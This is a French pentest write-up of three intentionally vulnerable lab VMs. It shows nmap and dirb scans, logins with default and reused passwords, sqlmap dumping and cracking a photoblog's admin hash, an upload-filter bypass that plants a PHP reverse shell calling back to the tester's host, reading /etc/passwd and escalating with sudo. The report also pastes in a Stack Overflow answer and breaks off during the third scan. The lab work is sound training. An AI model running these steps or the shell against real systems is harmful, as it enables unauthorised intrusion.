root@vuln_cms:/home/elliott#
```

## RAPPORT SECRUITE DES SI VM « BASIC PENTESTING 1 »

Commençons par se logger sur la session invité (on n'a pas le choix)

On récupère notre adresse IP en ouvrant un terminal dessus et avec la commande ifconfig on récupère l'adresse 192.168.228.151.

On commence par un nmap sur cette adresse afin de repérer les ports ouverts comme à chaque fois :

```
(kali㉿kali)-[~]
$ nmap -p- -oA nmap 192.168.228.151 -A
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-03 16:43 EDT
Nmap scan report for 192.168.228.151
Host is up (0.0028s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.97 seconds
```

On repère les ports ftp http et ssh ouvert

Commençons avec le port http, avec dirb voyons les répertoires associés au site :



```
(kali@kali)-[~]
$ dirb http://192.168.228.151

DIRB v2.22
By The Dark Raver

DIRB System
START_TIME: Thu Nov  3 16:46:43 2022
URL_BASE: http://192.168.228.151/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

=====
Home
GENERATED WORDS: 4612

--- Scanning URL: http://192.168.228.151/ ---
+ http://192.168.228.151/index.html (CODE:200|SIZE:177)
=> DIRECTORY: http://192.168.228.151/secret/
+ http://192.168.228.151/server-status (CODE:403|SIZE:303)


--- Entering directory: http://192.168.228.151/secret/ ---
+ http://192.168.228.151/secret/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://192.168.228.151/secret/wp-admin/
=> DIRECTORY: http://192.168.228.151/secret/wp-content/
=> DIRECTORY: http://192.168.228.151/secret/wp-includes/
+ http://192.168.228.151/secret/xmlrpc.php (CODE:405|SIZE:42)

--- Entering directory: http://192.168.228.151/secret/wp-admin/ ---
+ http://192.168.228.151/secret/wp-admin/admin.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.228.151/secret/wp-admin/css/
=> DIRECTORY: http://192.168.228.151/secret/wp-admin/images/
=> DIRECTORY: http://192.168.228.151/secret/wp-admin/includes/
+ http://192.168.228.151/secret/wp-admin/index.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.228.151/secret/wp-admin/js/
```

On repère beaucoup de dossier dont un qui a attiré mon attention /secret/wp-admin

En arrivant sur la page de login j'essaye les logins de WordPress par défaut (login = admin mdp =admin)

Et bingo on passe la phase d'authentification et arrivons sur la page de management :



On peut observer plusieurs champs dont le champ « user » qui est assez intrigant.

Or comme le login et le mdp sont identique pour l'administrateur j'ai sûrement pensé que cette même personne pourrait avoir mis le même mdp également pour son utilisateur sur la machine distante et .... Cela est le cas avec le mdp marlinspike pour l'utilisateur marlinspike on accède à sa session et en ouvrant un terminal avec `sudo -s` on obtient l'accès root :

```
marlinspike@vtcsec:~$ whoami
marlinspike
marlinspike@vtcsec:~$ sudo su
[sudo] password for marlinspike:
marlinspike@vtcsec:~$ sudo su
[sudo] password for marlinspike:
root@vtcsec:/home/marlinspike#
root@vtcsec:/home/marlinspike#
root@vtcsec:/home/marlinspike#
root@vtcsec:/home/marlinspike# ls
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz.bak
backdoored_proftpd-1.3.3c
Desktop
Documents
Downloads
examples.desktop
latest.tar.gz
Music
Pictures
proftpd-1.3.3c
```



## RAPPORT SECRUITE DES SI VM « SQL TO CLI »

Pour avoir l'adresse IP de la machine on fais un ifconfig sur la machine et cela nous donne 192.168.228.152.

On fait notre petit nmap :

```
(kali㉿kali)-[~]  
$ nmap -p- -oA nmap 192.168.228.152 -A  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-03 17:44 EDT  
Nmap scan report for 192.168.228.152  
Host is up (0.0067s latency).  
Not shown: 65533 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)  
| ssh-hostkey:  
|   1024 72:91:64:33:af:ba:c7:89:ae:50:55:d8:7a:e3:84:74 (DSA)  
|_  2048 5f:77:bb:0b:d7:40:06:05:9b:d0:95:dd:82:d1:e8:ea (RSA)  
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))  
|_ http-title: My Photoblog - last picture  
|_ http-server-header: Apache/2.2.16 (Debian)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 21.39 seconds
```

On repère un site donc on effectue un dirb sur le site :

```

(kali㉿kali)-[~]
$ dirb http://192.168.228.152
_____

DIRB v2.22
By The Dark Raver
_____

START_TIME: Thu Nov  3 17:51:09 2022
URL_BASE: http://192.168.228.152/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
_____

GENERATED WORDS: 4612

—— Scanning URL: http://192.168.228.152/ ——

=> DIRECTORY: http://192.168.228.152/admin/
+ http://192.168.228.152/all (CODE:200|SIZE:2022)
+ http://192.168.228.152/cat (CODE:200|SIZE:1858)
+ http://192.168.228.152/cgi-bin/ (CODE:403|SIZE:291)

=> DIRECTORY: http://192.168.228.152/classes/

=> DIRECTORY: http://192.168.228.152/css/
+ http://192.168.228.152/footer (CODE:200|SIZE:185)
+ http://192.168.228.152/header (CODE:200|SIZE:796)


=> DIRECTORY: http://192.168.228.152/images/
+ http://192.168.228.152/index (CODE:200|SIZE:1343)
+ http://192.168.228.152/index.php (CODE:200|SIZE:1343)
+ http://192.168.228.152/server-status (CODE:403|SIZE:296)
+ http://192.168.228.152/show (CODE:200|SIZE:1320)

—— Entering directory: http://192.168.228.152/admin/ ——

+ http://192.168.228.152/admin/del (CODE:302|SIZE:0)
+ http://192.168.228.152/admin/footer (CODE:200|SIZE:19)
+ http://192.168.228.152/admin/header (CODE:200|SIZE:686)
+ http://192.168.228.152/admin/index (CODE:302|SIZE:0)
+ http://192.168.228.152/admin/index.php (CODE:302|SIZE:0)
+ http://192.168.228.152/admin/login (CODE:200|SIZE:1387)
+ http://192.168.228.152/admin/logout (CODE:302|SIZE:0)
+ http://192.168.228.152/admin/new (CODE:302|SIZE:0)

```

On repère un /admin qui peut être intéressant mais aussi un /classes qui nous renvoie ceci :



# Index of /classes

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">auth.php</a>	20-Sep-2012 23:51	391	
 <a href="#">category.php</a>	20-Sep-2012 23:51	818	
 <a href="#">db.php</a>	20-Sep-2012 23:51	128	
 <a href="#">phpfix.php</a>	20-Sep-2012 23:51	100	
 <a href="#">picture.php</a>	20-Sep-2012 23:51	2.9K	
 <a href="#">user.php</a>	20-Sep-2012 23:51	550	

Le fichier user.php nous intéresse mais ne s'ouvre pas peut être avec une injection SQL on pourrait l'ouvrir

Avec la commande :

```
(kali㉿kali)-[~]
$ sqlmap -u http://192.168.228.152/cat.php?id= --dbs

2.168.228.152 Port 80
{1.6.7#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:34:53 /2022-11-05/

[14:34:54] [WARNING] provided value for parameter 'id' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[14:34:54] [INFO] resuming back-end DBMS 'mysql'
[14:34:54] [INFO] testing connection to the target URL
[14:34:54] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
```

On observe deux bases de données :

```
[14:34:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL ≥ 5.0.12
[14:34:54] [INFO] fetching database names
[14:34:54] [INFO] resumed: 'information_schema'
[14:34:54] [INFO] resumed: 'photoblog'
available databases [2]:
[*] information_schema
[*] photoblog

[14:34:54] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/192.168.228.152'


[*] ending @ 14:34:54 /2022-11-05/
```

```
(kali@kali)-[~]
$
```

Nous allons essayer d'attaquer la base de données « photoblog » car il s'agit du nom du site donc c'est certainement la plus intéressante à attaquer.

On exécute alors la commande :

```
(kali@kali)-[~]
$ sqlmap -u http://192.168.228.152/cat.php?id=1 --tables -D photoblog
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 14:43:23 /2022-11-05/

[14:43:24] [INFO] resuming back-end DBMS 'mysql'
[14:43:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
___
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: id=-1716 OR 7711=7711#
```

On obtient :

```

[14:43:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL ≥ 5.0.12
[14:43:24] [INFO] fetching tables for database: 'photoblog'
[14:43:24] [INFO] retrieved: 'categories'
[14:43:24] [INFO] retrieved: 'pictures'
[14:43:24] [INFO] retrieved: 'users'
Database: photoblog
[3 tables]
+-----+
| categories |
| pictures  |
| users      |
+-----+

[14:43:24] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/192.168.228.152'

[*] ending @ 14:43:24 /2022-11-05/

(kali㉿kali)-[~]
$

```

On a enfin trouvé notre catégorie user.php allons dedans !

A l'aide de la commande :

```
(kali㉿kali)-[~]
└─$ sqlmap -u http://192.168.228.152/cat.php?id=1 --dump -D photoblog -T user
s
auth.php      20-Sep-2012 23:51 391
cat.php       20-Sep-2012 23:51 818
{1.6.7#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program
[*] starting @ 14:47:27 /2022-11-05/

[14:47:27] [INFO] resuming back-end DBMS 'mysql'
[14:47:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: id=-1716 OR 7711=7711#
```


Grace aux différentes interactions, on peut brute force le mot de passe assez facilement :

```
[14:47:28] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Y
[14:47:29] [INFO] writing hashes to a temporary file '/tmp/sqlmap9qbr7bai16527/sqlmaphashes-yr6d9zuk.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[14:47:33] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[14:47:34] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[14:47:38] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[14:47:38] [INFO] starting 4 processes
[14:47:46] [INFO] cracked password 'P4ssw0rd' for user 'admin'
Database: photoblog
Table: users
[1 entry]
+-----+-----+-----+
| id | login | password |
+-----+-----+-----+
| 1 | admin | 8efe310f9ab3efeeae8d410a8e0166eb2 (P4ssw0rd) |
+-----+-----+-----+


[14:48:19] [INFO] table 'photoblog.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.228.152/dump/photoblog/users.csv'
[14:48:19] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.228.152'

[*] ending @ 14:48:19 /2022-11-05/
```

Essayons maintenant de nous connecter au site web grâce à ses login et mdp :



## Administration of my Awesome Photoblog



[Home](#) | [Manage pictures](#) | [New picture](#) | [Logout](#)

Cela fonctionne et nous voici sur la page d'administration.

Nous voyons que nous pouvons rajouter un article en cliquant sur new article :

Title:

File:  No file selected.


▼

Cela semble parfait pour une injection SQL à l'aide d'un script intitulé web\_shell.php

Cependant, si l'on veut le mettre sur le site avec un .php une sécurité nous en empêche en retournant :

NO PHP!!

Pour contourner ça il suffit seulement de renommer notre fichier .php.test, avec cette extension différente du .php de base le script est accepté sur le site:



# My Awesome Photoblog

[Home](#) | [test](#) | [ruxcon](#) | [2010](#) | [All pictures](#) | [Admin](#)

picture: shell

No Copyright



Celui-ci un script de reverse shell tcp : nous permettant d'ouvrir un shell grâce à l'injection SQL.

```
// This script will make an outbound TCP connection to a hardcoded IP
// The recipient will be given a shell running as the current user (root)
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5.4+
// Use of stream_select() on file descriptors returned by proc_open()
// Some compile-time options are needed for daemonisation (like pcntl_fork)
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck
//
debian:/# ls
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.15'; // CHANGE THIS
$port = 3333; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
}
```

En renseignant l'adresse IP de notre kali et un port random avec en parallèle un nc -lvp sur ce même port on accède à un shell :



```

(kali㉿kali)-[~]
$ nc -nlvp 3333
listening on [any] 3333 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.6] 55283
Linux debian 2.6.32-5-amd64 #1 SMP Sun May 6 04:00:17 UTC 2012 x86_64 GNU/Linux
23:20:09 up 2 min,  6 users,  load average: 0.01, 0.02, 0.00
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU WHAT
user      tty2          23:17        2:46    0.00s   0.00s -bash
user      tty3          23:17        2:46    0.00s   0.00s -bash
user      tty4          23:17        2:46    0.00s   0.00s -bash
user      tty5          23:17        2:46    0.00s   0.00s -bash
user      tty6          23:17        2:46    0.00s   0.00s -bash
user      tty1          23:17       12.00s   0.01s   0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$
$
$
$
$
$ bash -i
bash: no job control in this shell
www-data@debian:/$ sudo -su
sudo -su
sudo: option requires an argument -- 'u'

```

Avec www-data cependant nous ne sommes pas root pour le moment, pour y accéder on va aller dans le répertoire /etc et ouvrir le fichier passwd :

```


www-data@debian:/etc$ cat passwd
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
www-data@debian:/etc$

```

On repere un utilisateur du nom de « debian live user »

Avec une recherche sur internet on trouve que le mdp d'un debian live user est « live »

Ainsi on peut se connecter en ssh a la machine sous le nom de debian live user :



```
(kali@kali)~$ ssh user@10.0.2.6
Unable to negotiate with 10.0.2.6 port 22: no matching host key type found. T
heir offer: ssh-rsa,ssh-dss

(kali@kali)~$ ssh -oHostKeyAlgorithms=+ssh-dss user@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
DSA key fingerprint is SHA256:3HSTDP61o+fqUQDmyuZYQuNm1WTqQMFQJXs49upvg.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.6' (DSA) to the list of known hosts.
user@10.0.2.6's password:
Linux debian 2.6.32-5-amd64 #1 SMP Sun May 6 04:00:17 UTC 2012 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@debian:~$
user@debian:~$
user@debian:~$
```

Stack Overflow for Teams – Start collaborating and sharing organizational knowledge.

8 Answers

Sorted by: Highest score (default)

319

The version of OpenSSH included in 16.04 disables ssh-dss. There's a neat page with legacy information that includes this issue: <http://www.openssh.com/legacy.html>

In a nutshell, you should add the option `-oHostKeyAlgorithms=+ssh-dss` to the SSH command:

```
ssh -oHostKeyAlgorithms=+ssh-dss root@192.168.8.109
```


Pour être root il nous suffit de taper sudo -s :

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@debian:~$
user@debian:~$
user@debian:~$
user@debian:~$ sudo -su
sudo: option requires an argument -- 'u'
usage: sudo -h | -K | -k | -L | -V
usage: sudo -v [-AknS] [-g groupname#gid] [-p prompt] [-u user name#uid]
usage: sudo -l[l] [-AknS] [-g groupname#gid] [-p prompt] [-U user name] [-u
user name#uid] [-g groupname#gid] [command]
usage: sudo [-AbEHknPS] [-C fd] [-g groupname#gid] [-p prompt] [-u user
name#uid] [-g groupname#gid] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-C fd] [-g groupname#gid] [-p prompt] [-u user
name#uid] file ...
user@debian:~$ sudo -s
root@debian:/home/user#
```

Nous sommes root de la machine !

## RAPPORT SECRUITE DES SI VM « FUNBOX4 »

Avec quelques difficultés, j'ai réussi à obtenir l'adresse IP de ma machine cible :



On voit que l'adresse MAC de ma machine cible (donné par VirtualBox) correspond à l'IP 10.0.2.5

Faisons d'abord on nmap sur cette adresse afin de découvrir quels ports sont ouverts :


```
(root@kali)-[/home/kali]
# nmap -p- -A 10.0.2.5
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-06 10:53 EST
Nmap scan report for 10.0.2.5
Host is up (0.00083s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f6:b3:8f:f1:e3:b7:6c:18:ee:31:22:d3:d4:c9:5f:e6 (RSA)
|   256 45:c2:16:fc:3e:a9:fc:32:fc:36:fb:d7:ce:4f:2b:fe (ECDSA)
|_  256 4f:f8:46:72:22:9f:d3:10:51:9c:49:e0:76:5f:25:33 (ED25519)
80/tcp    open  http      Apache Httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp   open  pop3      Dovecot pop3d
|_ pop3-capabilities: SASL AUTH-RESP-CODE UIDL PIPELINING RESP-CODES CAPA TOP
143/tcp   open  imap      Dovecot imapd
|_ imap-capabilities: post-login IMAP4rev1 OK ID ENABLE more SASL-IR have list
ed capabilities LITERAL+ LOGIN-REFERRALS Pre-login LOGINDISABLEDA0001 IDLE
MAC Address: 08:00:27:FD:B2:3A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.83 ms  10.0.2.5

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.56 seconds
```

On observe que les ports 22, 80, 110 et 143 sont ouvert.

Testons tout d'abord le port 80 on obtient alors le site d'apache par défaut :



On essaye comme d'habitude de faire un dirb sur l'adresse du site :

```
(kali@kali)-[~]
$ dirb http://10.0.2.5

_____|_____|
DIRB v2.22
By The Dark Raver
_____|_____|

START_TIME: Mon Nov  7 11:21:02 2022
URL_BASE: http://10.0.2.5/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____|_____|

GENERATED WORDS: 4612

— Scanning URL: http://10.0.2.5/ —

